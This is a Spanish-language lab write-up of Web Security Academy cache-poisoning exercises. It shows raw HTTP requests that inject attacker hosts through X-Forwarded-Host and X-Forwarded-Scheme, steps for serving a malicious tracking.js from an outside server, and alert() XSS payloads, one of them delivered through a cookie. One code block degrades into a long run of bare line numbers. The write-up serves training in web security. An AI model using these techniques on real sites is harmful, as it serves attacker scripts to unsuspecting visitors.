6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 X-Forwarded-Host: www.hacker1.com
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Te: trailers
16 Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 3
6 X-Cache: hit
7 Connection: close
8 Content-Length: 10655
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <link href=/resources/labheader/css/academyLabHeader.css rel=
  stylesheet>
14 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
15 <title>
  Web cache poisoning with an unkeyed header
16 </title>
17 </head>
18 <body>
19 <script type="text/javascript" src=
  //www.hacker1.com/resources/js/tracking.js">
  </script>
  <script src=/resources/labheader/js/labHeader.js">
    </script>
  </body>
  </html>
  
```

PETICION 3

- ◆ enviamos un **cache buster** **?a=k**
- ◆ enviamos el header que parece vulnerable **X-Forwarded-host** con un valor www.hacker2.com (OTRO VALOR)
- ◆ El valor del header ANTERIOR se ve reflejada en el body (www.hacker1.com)
- ◆ la respuesta retorna un **X-Cache: hit**


```

1 GET /?a=ka HTTP/1.1
2 Host: Uaca00f204141771c20fd5f300a900a3.web-security-academy.net
3 Cookie: session=PFmz3Zz3JrarBu7ja37ARCqAxTdnB0Gd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
5 Gecko/20100101 Firefox/109.0
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
8 ebp,*/*;q=0.8
9 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
10 Accept-Encoding: gzip, deflate
11 Upgrade-Insecure-Requests: 1
12 X-Forwarded-Host: www.hacker2.com
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: none
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20
21 HTTP/1.1 200 OK
22 Content-Type: text/html; charset=utf-8
23 X-Frame-Options: SAMEORIGIN
24 Cache-Control: max-age=30
25 Age: 7
26 X-Cache: hit
27 Connection: close
28 Content-Length: 10655
29
30 <!DOCTYPE html>
31 <html>
32 <head>
33 <link href=/resources/labheader/css/academyLabHeader.
34 stylesheet>
35 <link href=/resources/css/labsEcommerce.css rel=style
36 sheet>
37 <title>
38 Web cache poisoning with an unkeyed header
39 </title>
40 </head>
41 <body>
42 <script type="text/javascript" src="
43 //www.hacker1.com/resources/js/tracking.js">
44 </script>
45 <script src=/resources/labheader/js/labHeader.js>
46 </script>
47

```

como vemos que el valor de header se refleja en el body y consulta un script:

```

<script type="text/javascript" src="
//www.hacker1.com/resources/js/tracking.js">
</script>
<script src=/resources/labheader/js/labHeader.js>
</script>

```

podemos usar un servidor, crear una ruta `/resources/js/tracking.js` con el contenido malicioso y en el header `X-Forwarded-Host` colocar la direccion del servidor, esto hara que se ejecute o se acрге en codigo fuente nuestro JS.


Note

- ◆ No olvide volver a hacer las 2 primeras peticiones de la identificacion para que se guarde en cache.
- ◆ hagalas ahora sin el `cache buster`
- ◆ verifique que la respuesta contenga su servidor y el header `X-Cache: hit`
- ◆ apenas tenga eso recargue la pagina principal en su navegador y debera ver el alert
- ◆ tenga en cuenta que hay un lapso de tiempo valido antes de que la cache se reinicie porque un usuario visita la pagina

payload JS:

```
alert('Web Cache Poisoning')
```

Web cache poisoning with an unkeyed header

[Go to exploit server](#)[Back to lab description >>](#)

Web cache poisoning with an unkeyed cookie

cuando se trata de cookies es mas complejo que **param miner** lo descubra, si puede descubrirlo usted mismo mucho mejor.


Hay una cookie que se refleja en el body de la respuesta, la idea es similar al anterior, cargar el payload sin el **cache buster** hasta que **X-Cache: hit**

```

Pretty  Raw  Hex  Hackvortor
1 GET / HTTP/1.1
2 Host: 0afa0052044117b5c3a7071700b300ec.web-security-academy.net
3 Cookie: session=00F0XEDK19vs811sJLNvysp4CNg7BztkS; fehost=
4 "hack"-alert(1)-"hola"
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
6 Gecko/20100101 Firefox/109.0
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
9 ebp,*/*;q=0.8
10 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
11 Accept-Encoding: gzip, deflate
12 Referer:
13 https://0afa0052044117b5c3a7071700b300ec.web-security-academy.net/
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Te: trailers
20 Connection: close
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2
```

Web cache poisoning with multiple headers

Puede darse el caso que al juntar 2 headers diferentes pueda ver un reflejo en el body:




```
GET /resources/js/tracking.js HTTP/1.1
Host: 0a4900160457bcd6c1ae94b6005a005f.web-security-academy.net
Cookie: session=pRyhfs8XWe22WfKj650qgHReXrd4p9jV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://0a4900160457bcd6c1ae94b6005a005f.web-security-academy.net/
Sec-Fetch-Dest: script
X-Forwarded-Scheme: www.hacker.com
X-Forwarded-Host: www.hacker.com
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

HTTP/1.1 302 Found
Location: https://www.hacker.com/resources/js/tracking.js?fcbz=1
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Connection: close
Content-Length: 0
```

los headers **x-forwarded-host** y **x-forwarded-scheme** tiene que estar juntos y apuntar a un mismo servidor.

este caso es mas dificil de detectar ya que un header puede depender de la otra, de ser asi **param miner** puede reportar solo 1:



▼ ? Status-code cache poisoning 0 [3]

- ? /qki27oq8.jpg
- ? /resources/js/tracking.jsmhi41rlct0.jpg


> ? Secret input: header [9]

> ? Strict transport security not enforced [3]

